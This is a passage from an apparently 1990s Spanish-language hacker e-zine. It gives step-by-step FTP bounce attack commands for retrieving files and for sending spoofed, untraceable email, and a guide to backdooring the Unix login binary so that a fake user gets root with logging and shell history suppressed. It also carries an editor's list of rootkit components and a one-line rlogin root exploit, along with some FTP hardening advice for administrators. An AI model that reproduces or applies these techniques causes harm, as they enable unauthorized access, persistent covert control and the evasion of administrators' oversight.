El servidor FTP que usaremos de puente debe poder funcionar en modo pasivo (aceptar el comando PASV)

Pues el primer paso que debemos dar, es conectarnos al FTP puente y situarnos en un directorio en el que tengamos acceso de escritura (y preferentemente tambien lectura de los ficheros que subamos) normalmente sera incoming o algo parecido. Una vez alli enviamos estos comandos:

```
usuario>        PASV
ftp.puente>     227 Entering Passive Mode (h1,h2,h3,h4,p1,p2).
```

Toma nota de la direccion y del puerto que devuelve el comando PASV h1,h2,h3,h4,p1,p2 ya que este es el puerto donde el FTP puente esta esperando recibir los datos.

```
usuario>        STOR fichero.donde.aparecera
```

Ahora el FTP puente esta esperando recibir el fichero: 'fichero.donde.aparecera' a traves de la direccion que nos devolvio el comando pasv. Esta sesion de FTP se quedara por tanto esperando la recepcion del fichero. Lo que tenemos que hacer nosotros ahora es abrir una nueva sesion con el FTP puente (sin cerrar la que esta en espera del fichero)

En esta nueva sesion, lo que tenemos que hacer es enviar un fichero al FTP puente. En este fichero se incluira esto (por ejemplo)

```
        user ftp  (o anonymous)
        pass -guest@    (cualquiera que os apetezca)
        cwd /directorio-donde-este-el-fichero-objetivo
        type i
        port h1,h2,h3,h4,p1,p2
        retr fichero.que.queremos
```

Este fichero contendra unas ordenes que seran enviadas al FTP objetivo y que haran que este envie el fichero que queremos hacia una direccion que especificaremos con el comando PORT.

¨Y cual es esa direccion donde enviaremos el fichero?

Pues logicamente sera al puerto de la primera conexion, donde el FTP puente esta esperando recibir el fichero 'fichero.donde.aparecera' De esta manera el FTP objetivo enviara el fichero que queriamos al FTP puente quedando almacenado en el fichero 'fichero.donde.aparecera'

¨Y como hacer que el FTP objetivo reciba ese fichero con las instrucciones?

Pues facilemnete:

```
usuario>        STOR fichero.de.instrucciones
```

Esto almacena el fichero de instrucciones en el FTP puente.

```
usuario>        PORT C,C,C,C,0,21
```

Esto le indica al FTP puente que envie datos hacia la direccion C.C.C.C en el puerto 21 (la conexion de control) ¨Y que direccion es C.C.C.C? pues logicamente esa es la direccion del FTP objetivo.

```
usuario>        RETR fichero.de.instrucciones
```

Y con esta sorprendente sencillez ordenamos al FTP puente que 'RETRIEVE' ese fichero, pero no nos lo envia a nosotros sino que lo envia a la direccion y el puerto indicado con el comando PORT.

De esta manera el FTP objetivo recibe una conexion de control en el puerto 21 que contiene el fichero con las instrucciones que hemos preparado y que hace que el FTP objetivo siga esas instrucciones y nos envie el fichero que buscabamos.

Ahora en la primera conexion empezara a llegar el fichero que queriamos y se ira almacenando en el fichero 'fichero.donde.aparecera' solo tenemos que esperar un poco y ya tenemos lo que queriamos.

8.B. PROBLEMAS

1. Pues el primer problema que hay es que hemos dejado una conexion de control abierta entre el FTP puente y el objetivo. Si os habeis fijado en el fichero de instrucciones no hemos dado la orden QUIT porque si damos esta orden la conexion de datos tambien se cerrara y el fichero que queriamos no llegara al FTP puente. Pero al no dar esta orden la conexion sigue abierta indefinidamente. Hay varias soluciones para esto, pero de las que he leido ninguna me convence. Si no teneis conciencia, no os importara dejar esta conexion "abandonada" pero si os entra remordimientos de dejar eso tan a medias, podeis intentar algo de esto.

-Hobbit en su texto FTP Bounce attack, incluye la orden QUIT en el fichero de instrucciones y para que la conexion de datos no se cierre demasiado pronto, introduce despues del quit una serie muy larga de caracteres nulos (^@), que haran que el servidor FTP pierda tiempo y no cierre la conexion. Este sistema no me acaba de gustar, porque en muchas ocasiones no funciona, o si el fichero es muy grande, aunque metamos muchos caracteres de retorno de carro, la sesion FTP se cierra antes de enviar completamente el fichero. Es la

solucion mas facil, pero no me acaba de convencer. Por si os interesa este es el ejemplo que pone:

```
        user ftp
        pass -anonymous@
        cwd /export-restricted-crypto
        type i
        port F,F,F,F,X,X
        retr crypto.tar.Z
        quit
        ^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@ ... ^@^@^@^@
        ^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@^@ ... ^@^@^@^@
        ...
        (El numero de caracteres nulos, tiene que ser mayor cuanto mas
        largo sea el fichero a traer)
```

-Otra solucion es dejar la conexion abierta, aunque esto es poco cyber-etico, no es que sea muy grave dejar la conexion abierta, pero si todo el mundo fuese haciendo lo mismo, internet seria un caos. Tened en cuenta que los 2 servidores estan las 24 horas conectados y a menos que alguien lo solucione, podrian quedarse asi, indefinidamente.

-Otra solucion mucho mas etica, es introducir antes del quit, alguna orden que hiciese perder tiempo al servidor, como un NOOP o algo por el estilo, calculando el numero de comandos necesarios para ocupar al servidor mientras dure la transmision. (Aunque tampoco es un metodo seguro)

-Si a alguien se le ocurre o conoce alguna solucion, por favor que me la envie para incluirla en proximas versiones del texto.

2. El segundo problema, es que si no tienes acceso al FTP objetivo, no puedes ver la estructura de directorios. Bueno, este problema es de facil solucion, solo hay que incluir la orden de LIST, en un fichero de ordenes e ir recibiendo poco a poco los listados del FTP obejetivo. Es un poco lento y pesado hasta que encuentras lo que quieres, pero ESTAS DENTRO!!

3. Hay servidores que solo permiten que la conexion de datos sea hecha con el mismo ordenador que origino la conexion de control. Esto limita mucho este truco y es practicamente imposible de evitar, pero aun te deja un par de acciones posibles.

4. Hay versiones de servidores de FTP que estan preparados para evitar el uso de comandos PORT aleatorios. Los que mas habitualmente tiene este tipo de medidas de seguridad son los que funcionan con versiones actuales de wu-ftpd. (Aunque no todos)

5. Por extra¤as razones, en un numero elevado de casos, las conexiones entre los dos servidores de FTP implicados se cortan o se bloquean. En algunos casos incluso cae el propio servidor. No soy experto en este tipo de software, pero supongo que sera un bug del sistema o tal vez sea un problema de la propia internet. Tambien hay versiones de ftpd que se niegan a hacer funcionar este tipo de trucos, sin razon aparente, no se porque lo haran, simplemente se niegan, sin dar mensajes de error ni ningun sintoma aparente :-?. Si alguien sabe el porque, que lo diga.

6. Pero el problema mas importante es la renovacion de las versiones del ftpd, aunque todavia siguen quedando un gran numero de servidores con

versiones antiguas, la mayoria de los sistemas estan actualizando sus versiones de este software o incluso en muchos casos estan cerrando sus servidores FTP. Parece que la web esta acabando con el FTP a una gran velocidad, puede que incluso mientras estoy escribiendo este articulo la informacion que estoy incluyendo ya este anticuada o se quede anticuada en pocos meses...

Estoy probando esta tecnica en servidores FTP (con acceso a internet) de infovia para traer ficheros de internet sin tener acceso a la red. El experimento esta todavia en desarrollo pero parece que funciona... Si consigo una forma segura de realizarlo tal vez escriba un articulo sobre ello.

8.C. CORREO INTRACEABLE

Otro uso muy interesante es la posibilidad de mandar correo intraceable (bueno, al menos el verdadero origen no aparece en el rutado) En esta ocasion basta con un solo servidor de FTP (aunque para mas seguridad se pueden emplear 2 o mas) y su funcionamiento es mucho mas sencillo.

Simplemente se hace lo mismo, que en el ejemplo anterior cuando se queria mandar el fichero con las instrucciones, solo que en este caso, el fichero de instrucciones se enviara al puerto de correo (25) de la maquina que queramos. Por ejemplo el fichero de ordenes podria ser algo asi:

```
(Para empezar puede que haga falta un HELO, eso ya tienes
que averiguarlo tu.)
MAIL FROM: aznar@la-moncloa.es
RCPT TO: el_duke@usa.net
DATA
ayudita
hola duke:
Me preguntaba si me podrias ayudar, como en las pasadas elecciones
y modificar los resultados electorales, para que vuelva a salir
presidente.
Muchas Gracias
J.M. Aznar presidentisimo de Espa¤a
.
QUIT
```

```
usuario>        STOR fichero.de.instrucciones
usuario>        PORT C,C,C,C,0,25
usuario>        RETR fichero.de.instrucciones
```

Hay infinitas variantes y usos de este truco, el unico limite es tu imaginacion y tus conocimientos tecnicos. Y por supuesto si descubres algun truco interesante hazmelo saber.

Aviso que este tipo de tecnicas vuelve muy inestable al ftpd desde el que se hacen y es recomendable no prolongar mucho la conexion, ya que estos daemons tienden a colgarse y a hacer cosas raras.

9. CONSEJOS DE SEGURIDAD PARA ADMINISTRADORES

Y despues de describir la enfermedad, no podia faltar la seccion dedicada a la cura. En esta seccion voy a intentar ayudar a los administadores novatos a configurar un servidor de FTP inicialmente seguro, y digo inicialmente porque en esto de la configuracion de un servidor seguro, las herramientas mas importantes son la experiencia y el software actualizado frecuentemente.

Y me reitero en esto, la seguridad de un servidor depende muchas veces de un software actualizado y libre de bugs conocidos. Los hackers mas peligrosos son los novatos que se limitan a buscar un bug conocido y probarlo en cientos de maquinas hasta que funcione en alguna... El software nuevo puede que tenga bugs nuevos y desconocidos, pero ningun hacker novato los va a descubrir.

Si eres un administrador experimentado, seguramente sabras todo lo que explico aqui y probablemente mucho mas, asi que puedes leerlo si quieres para aconsejarme sobre detalles que deberia incluir en nuevas versiones de ese texto, pero probablemente su lectura no te aportara nada nuevo.

Estos consejos son ampliamente conocidos y han sido publicados ya en varios textos, pero por si alguien no se maneja muy bien en el ingles los he traducido y adaptado al castellano.

1. Primero consigue la version mas reciente del software de ftpd. El mas recomendable y estandar es el wu-ftpd.

2. Crea el usuario ftp en tu fichero de passwords. Metelo en un grupo cualquiera aunque tambien es recomendable crear su propio grupo. Su directorio inicial sera ~ftp, que sera el directorio raiz que veran los usuarios anonimos. Asignale un password invalido y un shell ciego.

ftp:*:400:400:FTP anonimo:/home/ftp:/bin/flase

Aviso: Al crear este usuario se conecta la conexion anonima al ftp, asi que cuidado...

3. Crea el directorio ~ftp (/home/ftp por ejemplo) poseido por el root (NUNCA por ftp) con el mismo grupo que ftp. De esta manera los permisos del poseedor seran para el root y los permisos de grupo seran para los usuarios anonimos.

chmod 555 ~ftp -->lectura, NO escritura(!) y ejecucion

Nota: En algunos textos recomiendan que el grupo al que asignemos los archivos no sea el mismo que el de ftp. En realidad si las permisos estan correctamente asignados no habria que temer nada si el grupo que posee un fichero es el del usuario ftp.

4. Crea el directorio ~ftp/bin poseido por root con permisos 111.

5. Pon el binario ’ls’ en el directorio poseido por root y con los mismos permisos, 111. Cualquier binario que se a¤ada a este directorio debera tener estas mismas caracteristicas.

Como habreis notado, todo el material delicado debe ser poseido por el root y sin acceso de escritura. Y sobre todo ningun fichero ni directorio debe ser poseido por el usuario ftp.

6. Crea el directorio ~ftp/etc, ni que decir que sera poseido por root y con permisos 111.

7. Crea los ficheros ~ftp/etc/passwd y ~ftp/etc/group, con modo 444. Por supuesto estos ficheros no tienen que ser los verdaderos passwd y group sino que son unos patrones. El fichero passwd contendra mas o menos estas cuentas: root, daemon, uucp, and ftp y los usuarios que posean ficheros dentro de los subdirectorios de ~ftp. El fichero de group debe contener el grupo del usuario ftp y los grupos a los que pertenezcan los usuarios contenidos en el ~ftp/etc/passwd.

Todas las cuentas deben tener el password '*'

```
root:*:0:0:Ftp maintainer::
ftp:*:400:400: Anonymous ftp::
```

Estos dos ficheros simplemente sirven para que el comando 'ls' (LIST) muestre el propietario y el grupo de cada fichero y directorio. En algunas versiones de ftpd no es necesario incluirlos y en vez del campo propietario y grupo aparecen numeros, como en este ejemplo.

```
drwxrwxr-x  2 152      111          1536 Jun 13 13:12 Abst
-rwxrwxr-x  1 152      111          4341 Apr  4  1995 INDEX
drwxrwxr-x  2 152      111          1536 Jun 13 13:21 Ps
drwxrwxr-x  2 152      111           512 Jun  5  1995 Ref
drwxrwxr-x  2 152      111           512 Apr  6  1995 Search
-rwxrwxr-x  1 152      111        245738 Feb 16  1995 TR-94-01.ps
-rwxrwxr-x  1 152      111        152365 Dec  9  1994 TR-94-02.ps
-rwxrwxr-x  1 152      111           252 Jan 11  1995 at_work_icon.gif
-rw-rw-r--  1 133      111         33989 Jun 13 13:29 papers.html
```

--> Los apartados correspondientes a owner y group son ocupados por numeros.

---

8. Crea el directorio ~ftp/pub/ con el propietario de siempre y permisos 555. Los ficheros publicos seran colocados aqui y tendran los mismos permisos (555)

9. Si se crea un directorio para que los usuarios anonimos dejen ficheros por ejemplo /incoming este directorio debera ser poseido por root con los permisos 733. Habra que configurar el ftpd para que no permita sobreescribir ficheros, por ejemplo configurandolo para que los ficheros uploadeados queden almacenados con permisos 600 y poseidos por el root.

10. Crea un particion independiente para el area de uploads del ftp para prevenir un ataque de denegacion de servicio.

11. En el directorio ~ftp/bin habra que incluir el menor numero de binarios posibles. Si se quiere instalar algun tipo de extensiones como compresion/ descompresion habra que instalar los correpondientes binarios, siempre comprobando que no tengan ninguna utilidad secundaria. (Mirar el bug del gnu tar en el apartado de bugs)

11. Los ficheros .rhosts y .forward deben tener un tama¤o 0 y estar poseidos por el root (400) Estos dos ficheros son los mas delicados en materia de seguridad y deben ser vigilados frecuentemente.

12. Si no son usados desactiva los comandos SITE, especialmente el SITE EXEC, y el SITE CHMOD.

10. NOTAS FINALES Y BIBLIOGRAFIA

Espero que os haya gustado y que la informacion os sea de utilidad, en vuestro trabajo o en vuestro tiempo libre.

Para cualquier consulta (razonable) sobre el tema, o para cualquier consejo o nueva informacion para futuras ediciones, podeis mandarlo a:
-> el_duke@usa.net <-

Solo respondere aquellos mensajes que
esten encriptados con mi llave PGP:

[Lecturas recomendadas]

-"The FTP Bounce Attack" / por *Hobbit* / 12 Jul 1995

-RFC N§ 0959 J. Postel, J. Reynolds, "File Transfer Protocol", 10/01/1985.
(Pages=69) (Format=.txt) (Obsoletes RFC0765) (STD 9)

-Anonymous FTP FAQ / (1996/7/16) / Version: 3.00
Internet Security Systems, Inc.

-Saqueadores Edicion Tecnica / varios numeros

-UNIX Computer Security Checklist / (Version 1.1) / 19-Dec-1995
The Australian Computer Emergency Response Team (AUSCERT)

-INTRODUCTION TO DENIAL OF SERVICE, FAQ por Hans Husman


-Grupo de hacking de las news de axis (axis.org)

11. DESPEDIDA

Y sobre todo no olvideis que internet es de todos, que la informacion es de todos, compartir estos conocimientos con todo el mundo es importante. Pero es mas importante aun que mantengais una cyber-etica realista y respetuosa con los demas.

Saludos de El Duke de Sicilia

"Los medicos, cuando fallan, pueden enterrar sus errores. Nosotros, los hackers, nos tenemos que conformar con borrar los logs"



EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 10. BACKDOORS                                                              º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Aclaracion:

El backdoor presentado en esta nota, si bien fue hecho para la ocasion no es nada original y puede encontrarse en la red sin muchas complicaciones. El paquete mas conocido es el rootkit, que ademas trae otros programas como el syslogd, ps, etc.
La idea es mostrar lo simple que puede ser el modificar un programa para que nos permita mantener el acceso a un sistema y las ventajas que pueden obtenerse por solo unas lineas de codigo.
Puede compilarse en cualquier Linux.

Introduccion:

Una vez dentro de un sistema, como se mantiene el acceso ? Una de las formas mas comunes y eficaces, es reemplazar el login del sistema por uno modificado para permitir el acceso con privilegios de root con un usuario y clave predefinidos.
En mi experiencia, es comun que un hacker novato agregue al archivo de passwords, una cuenta con privilegios de root o simplemente vuelva a obtener nivel de root desde una cuenta de usuario normal cada vez que acceda. Esto ultimo es muy lento y deja muchas huellas que borrar, mientras que una cuenta con privilegios 0:0 en el /etc/passwd llama demasiado la atencion.

He visto varios sistemas de baja seguridad con este tipo de rastros y siempre los elimine, junto con el acceso del otro hacker, por la simple razon de que un hacker inexperto puede dejar evidencias que alerten al administrador. Y una cuenta de con privilegios de root entra definitivamente en esta categoria ;). Muchas veces vi como alguien con poca experiencia perdia un sistema, por no haber instalado un backdoor y finalmente el administrador vio una cuenta extra, un log que no borro, etc. Este es uno de los motivos para escribir el presente articulo, darle una idea al novato sobre tecnicas simples, pero que en un principio pueden pasar desapercibidas.
Un login modificado, es sin duda, el backdoor mas utilizado. Es facil de hacer, y si no tienen ganas de programar, facil de conseguir. Aunque si se esta dispuesto a escribir unas lineas de codigo es aconsejable hacer uno mismo sus tools y de esta forma obtener el mayor provecho posible.

Login:

El login que presento aqui, es extremadamente simple y puede ser mejorado de muchas formas, pero como ejemplo me parecio razonable hacerlo asi.
La idea es modificar el login, de forma que acepte un usuario no definido en el /etc/passwd y le de privilegios de root. No debe hacer ninguna llamada a syslog cuando se entra con el usuario falso y no debe escribir la informacion en el wtmp (o utmp). Con esto ultimo se consigue que el usuario falso no sea visible con el comando who, si seran visibles sus procesos.
Asi funciona el login del articulo:
Lo primero que hace el codigo agregado, es chequear el nombre de usuario (variable username), si esta corresponde con la del usuario falso, entonces lo cambia por "root". Esto es, copia a username la cadena "root". Tambien pone en 1 la variable usuario_falso, indicando que se esta usando. A partir de ahora, para el login, es el root quien se loguea. Y porque no evitar eso y usar el nombre root directamente ?, Simple: si alguien mas tiene un sniffer en esa red o maquina, registraria nuetro acceso como root, en

cambio de este forma parace el de un usuario normal.
Despues de esto, siempre hablando del codigo agregado, si la variable usuario_falso esta en 1, chequea el password. En caso de coincidir el password magico con el ingresado, setea la variable password_magico en 1.
Una linea antes de que el login chequee el password ingresado, se chequea la variable password_magico y si esta esta en 1 (recordar que solo puede estar en 1, si la variable usuario_falso tambien lo esta) entonces, password de root correcto.
Todas las llamadas a syslog se encierran en if() que se ejecutan solo si usuario_falso es 0, o sea que al usar el usuario falso nada se logea desde el login.
Por ultimo, tambien setea la variable HISTFILE a HISTFILE= cuando se usa el usuario falso. De esta manera se evita el registo del historico de comandos del bash.

Debilidades y mejoras:

Una de las debilidades del codigo actual, es que con el comando strings se hace evidente que se trata de un login modificado, sin contar que se ve el password ;). El comando strings muestra todas las cadenas que hay en un binario, si se ejecuta un "strings login", se veran aparecer adenas de las cadenas tipicas, las siguientes: "root", "HISTFILE", "HISTFILE=", el usuario falso y su respectivo password.
Resulta muy simple ocultar las cadenas para evitar esto, pero no fue incluido en el codigo, para simplificarlo lo mas posible. Tambien es muy simple y no lleva mas que unas lineas hacer que capture los password de los usuarios, con esto se puede obtener el password del root, que normalmente no se obtiene crackeando. Hay muchas cosas que se pueden hacer en poco tiempo y que pueden ser muy ventajosas con solo unos conocimientos mas o menos elementales de C. Aunque, es muy aconsejable que dominen el C, para tener un mejor y mas profundo entendimiento de los sistemas.

El codigo:

En el codigo cada parte agregada esta precedida con el comentario:
/* ---------- MODIFICADO ---------- */

Para compilarlo, solo "make login". El usuario falso es "saquead" y el password magico "ejemplo".
Con algunos conocimientos de C, deberia resultar simple seguir las modificaciones al codigo origial.
El fuente original es el que viene con la distribucion slackware 3.1, que obtuve de los CDs de infomagic. Les aconsejo mirar esos fuentes, se pueden hacer muchas cosas interesantes.

Otros patch:

Si bien reemplazar el login del sistema por el nuestro, hace en extremo comodos los futuros accesos, es posible que nuestro programa sea eliminado por el administrador o muy probablemente por otro hacker. Por esto es comveniente dejar mas de una entrada. Tan simple como modificar el login es modificar el comando su, una vez hecho podemos conseguir nivel de root a partir de cualquier cuenta, que se puede obtener o bien crackeando o de las capturadas por nuetro login, etc. Es aconsejable ademas, mirar el rsh y el resto de los comandos r.
Tambien es util reemplazar el syslogd, para evitar sus molestos logs ;). Normalmente, con el login y el syslogd se puede entrar y salir sin dejar ningun rastro.
Tratandose de Linux, con los fuentes a dispocicion de todos, es facil

probar nuestras propias modificaciones y backdoors y testearlos antes
de usarlos realmente. Solo usen la imaginacion, y el compilador ;)
Cualquier duda, insultos o sugerencias a
hades@usa.net
Saludos.

//[Editor]// El codigo de Hades se podra encontrar en nuestra Web.
Concretamente en la seccion de archivos como login.tar.
Para completar el articulo vamos a hablar algo mas sobre backdoors.

Hades ha hablado de Rootkit como uno de los paquetes mas efectivos, veamos
ahora alguno de los archivos que incorpora Rootkit y su utilidad.

z2 - Elimina los registros de utmp, wtmp y lastlog.
Es - Sniffer ethernet para kernels basados en Sun4.
Fix - Intenta falsificar checksums se instala con dates/perms/u/g.
Sl - La palabra "magica" para root, codigo modificado por Hades para SET.
Ic - Modificacion de Ifconfig para eliminar el flag de PROMISC.
ps: - Oculta los procesos.
Ns - Modifica netstat para ocultar conexiones con ciertos ordenadores.
Ls - Previene que determinados directorios/ficheros salgan en un listado.
du5 - Oculta el espacio que se usa realmente en el disco duro.
ls5 - Similar a ls.

Historicamente ha habido diversos tipos de backdoors (quiza algun dia
le dediquemos otro articulo explicandolas) y esto es debido a que
las backdoors proporcionan la posibilidad de:

Poder entrar en una maquina sin verse afectado por cambios de passwords,
sistemas de seguridad...

Asimismo entrar mediante una backdoor suele ser la manera mas"silenciosa"
de introducirse en un sistema haciendo mas dificil para el administrador
descubrir que tiene un intruso.

Y ademas es lo mas rapido.

\\[Editor]\\

EOF

```
ÉÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ»
º 11. FIREWALLS Y PROXYS (y III)                                             º
ÈÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ¼
```

Finalizamos este cursillo sobre los firewalls en Saqueadores describiendo el proceso de certificacion de seguridad de los mismos.
Estos tres textos han intentado dar una idea general acerca de los firewalls y proxys y aunque no son el ultimo grito, hace casi un a¤o que los escribi, si que han permitido tocar un tema del que no se habia comentado nada en Saqueadores hasta el momento.

La NCSA (no confundir ni con la NSA ni con la NASA!!) efectua unos test para medir el grado de seguridad de los productos informaticos, al someter un producto a esos test el fabricante se compromete a suministrar las siguientes versiones del producto para su evaluacion, en las paginas de la NCSA se puede consultar la lista actualizada de productos certificados y su nivel. Son los famososo B1, C2 (no, no son carnets de conducir) que vienen a ofrecer un estandar de lo que se puede esperar de seguridad en un producto.
En el mercado de la seguridad la "certificacion NCSA" es muy apreciada, el orden de mayor a menor es el siguiente.

A1
B1
B2
B3
C1
C2
D

Todo lo que sea mayor que C1 es ya definitivamente "muy poco amigable", el nivel A es directamente de "una mala leche del copon". De todas maneras la mejor informacion sobre la NCSA y sus actividades esta en sus paginas web.

N --> National
C--> Computer
S--> Security
A--> Association

Y la direccion?. Buscadla!. No querreis todo masticado?

Si alguno lo recuerda dijimos que el dilema de la proteccion es no hacerse tan agobiante que no permita el uso de la red a aquellos que estan autorizados y que provea los servicios para los que ha sido creada, como:

Permitir a usuarios internos acceder a redes externas mediante Telnet, FTP, WWW
Permitir acceso externo al servidor FTP y servidor WWW
Proveer un medio de enviar correo usando SMTP
Dar informacion DNS externa a los usuarios de la red protegida
Ofrecer visibilidad del DNS a la red exterior (solo la "puerta de entrada")

Pero ademas debe denegar el acceso a lo que no esta expresamente permitido

La NCSA no se ocupa solo de que un producto sea seguro sino que evalua tambien su funcionalidad, en plain ASCII, evalua que sean no solo seguros sino usables, una red invulnerable que no se pueda utilizar no tiene ningun valor.
Su test de seguridad se basa en realizar un estudio sobre la respuesta del producto ante los ataques mas conocidos, comunes, frente a crashes, etc.
Prepararse que la lista que viene es peque¤a. Esto es lo que ellos testean

para saber si merece el visto bueno o no (obviamente los test cambian con el tiempo y dependen del producto, en este caso un firewall)

Rlogin y Rsh Checks
HTTP Check
Check X Window System
Rexd Check
Wall Check
Admind Checks
NFS Export Checks
NFS Portmapper Export
Sendmail Check Aliases
Sendmail Check Wizard Backdoor
Sendmail Check Debug Mode
Sendmail Check Remote Execution
Sendmail Identd Bug
FTP Mkdir Checks
FTP Check CD Bug
FTP Check Site Exec
FTP Check Writeability of All File
IP Spoofing Options
Gateway Host
Socks Host
Reproduccion de Crashes
TFTP (Trivial File Transfer Protocol) Checks
Finger Checks
Rusers Checks
UUCP Check
Scan RPC/UDP
Selection_svc Checks
Boot Param Checks
SNMP Checks
NIS Checks
Rstat Checks

Esta es una lista de comprobacion de bugs, fallos de configuracion/dise¤o.. ampliamente conocidos y por lo tanto no seria tolerable que un sistema que aspira a ser seguro los permitiese.
Para que no quede asi a "palo seco" explicare muy brevemente que se intenta en cada prueba. (Lectura especialmente recomendada a aquellos que padecen insomnio)

==========
Rlogin y Rsh Checks
==========

Tanto la fragilidad de Rlogin como Rsh dan a un intruso acceso directo al servidor.
Rlogin afecta a sistemas AIX y Linux y permite a cualquier usuario efectuar rlogin como root sin necesidad de password. Por lo tanto cualquiera podria explotar este fallo ejecutando el siguiente comando:

rlogin victima.com -l -froot
Y a continuacion veria el banner del login y un shell.

==========
HTTP Check

==========

Esta opcion permite buscar el servidor HTTP en cada host. Si se encuentra el servidor, Internet Scanner informa de la version en funcionamiento. Alguno de los servidores httpd tienen fallas de seguridad que pueden permitir ejecutar comandos de manera remota.

Aclaraciones de Paseante

Ironicamente el propio servidor desarrollado por la NCSA en su version 1.3 contenia notables "huecos".

==========
Check X Window System
==========

Sirve para comprobar si se puede abrir un X display . Si es vulnerable un intruso puede ejecutar comandos como cualquier usuario. En muchos casos un usuario tiene xhost + lo que viene a significar que cualquiera tiene acceso al X display.

==========
Rexd Check
==========

Comprueba si rexd se ejecuta, cuando lo hace en un sistema remoto cualquiera con un programa que emule el comando ’on’ puede obtener acceso al shell lo que conlleva la via libre al fichero de claves entre otros.

==========
Wall Check
==========

Comprueba que el daemon del wall se ejecute, puede ocurrir que el daemon permita dirigir datos a las terminales de los usuarios enga¤andoles sobre la proveniencia de los mismos.

==========
Admind Checks
==========

Testea que admind este en marcha. Por defecto admind se ejecuta como inseguro lo que podria facilitar el acceso a un hacker.

==========
NFS Export Checks
==========

Nada que decir para aquellos que leyeron el articulo sobre SATAN en el numero 9 de SET. Para los demas, el nombre es una ayuda y no cobramos por la revista.

==========

NFS Portmapper Export
=====================

Lo mismo que el anterior pero via el mapeador de puertos.
Para mas informacion sobre NFS en este mismo numero publicamos un
articulo sobre trafico NFS.

=====================
Sendmail Check Aliases
=====================

Comienza el show de fallos del sendmail. Busca uuencode y decode.

==============================
Sendmail Check Wizard Backdoor
==============================

Busca la backdoor wiz que se hallaba en antiguas versiones del sendmail.

==========================
Sendmail Check Debug Mode
==========================

Otro mas del sendmail!. Previene que la version del sendmail
autorice el modo "debug".

==============================
Sendmail Check Remote Execution
==============================

Y sigue la fiesta!!. Verifica que sendmail no admita
ejecucion remota de comandos.

==================
Sendmail Identd Bug
==================

Un intruso puede obtener acceso a traves de sendmail si usa identd para
encontrar usuarios remotos por el nombre. El intruso puede ejecutar entonces
comandos remotos en el sistema.

=================
FTP Mkdir Checks
=================

Comprueba que un intruso no pueda escribir en el directorio principal.

================

```
FTP Check CD Bug
================

Comprueba que no exista el bug que permite a un atacante conseguir
privilegios de root en la maquina.


==================
FTP Check Site Exec
==================

Esta prueba sirve para indicar si un intruso puede obtener acceso a la
maquina, si fuese asi implicaria que cualquiera podria ejecutar el shell
desde el puerto ftp como root.



==================================
FTP Check Writeability of All Files
==================================

Comprueba que un atacante no pueda sobreescribir los ficheros.



  ******************
*-IP Spoofing Options-*
  ******************


-- TCP Sequence Prediction --

Activa la prediccion de secuencia TCP para evitar que se haga "spoofing"
de maquinas autorizadas y con ello se obtenga acceso a la red.


-- Source Port --

Sirve para especificar el puerto desde que se intentara efectuar la conexion.
La mayoria de los firewalls estan configurados para permitir acceso a puertos
especificos y a traves de ellos ofrecer aplicaciones. Esto es un potencial
camino de entrada para hackers.
Por ejemplo, en muchos firewalls un puerto accesible es FTP-DATA (puerto 20).
Si ese puerto es escogido como source port todas las conexiones TCP seran
originadas desde ese puerto, si el firewall esta mal configurado se puede
sortearlo utilizando el puerto.


============
Gateway Host
============

Intenta sortear el firewall efectuando un re-rutado de paquetes, se "sacan"
los paquetes del camino del gateway o router para comprobar si el firewall
provee 'block source routing'.
Si no es asi se podria efectuar un 'source routing' a traves del gateway y
conectarse con una maquina insegura fuera del firewall.

[Cuanto mas lo leo menos me creo que lo vayais a entender ;>, intento decir
en plain ASCII que se trata de probar si se puede forzar a los paquetes a
seguir otro camino que el marcado por el firewall sin que este intervenga||
Asi esta mas claro!]
```

==========
Socks Host
==========

Intenta conectar a traves del servicio de socks, si estos estan mal configurados pueden permitir conexiones no deseadas a traves del gateway.

=======================
Reproduccion de Crashes
=======================

Se reproducen metodos que causan la detencion del sistema, un crash o similares.
Por ejemplo: Satan-style scanning, 'stealth' scanning, UDP bomb check...

** Aclarar aqui que la guerra de stealth-anti stealth sigue su curso **

==
TFTP (Trivial File Transfer Protocol) Checks
==

Comprueba si se puede conseguir el ficheros de claves. Un TFTP incorrectamente configurado ejecutandose en un host permite acceder a cualquier fichero legible lo que puede incluir el fichero de claves.

=============
Finger Checks
=============

La NCSA ejecuta una busqueda finger de usuarios en el sistema lo que da informacion sobre lo ocupado de la maquina, cuentas de login, informacion sobre los otros usuarios...
Ello puede ser de utilidad a cualquiera que trate de comprometer la maquina.

NOTA: Ver el articulo sobre SATAN en SET 9 para ver hasta que punto es esto cierto

=============
Rusers Checks
=============

Similar a la anterior, busca usuarios en el host remoto y facilita informacion sobre quien usa el sistema y sobre posibles cuentas validas en el mismo.

NOTA: Idem que arriba.

==========
UUCP Check
==========

Verifica si es posible efectuar login mediante el servicio UUCP

============

Scan RPC/UDP
============

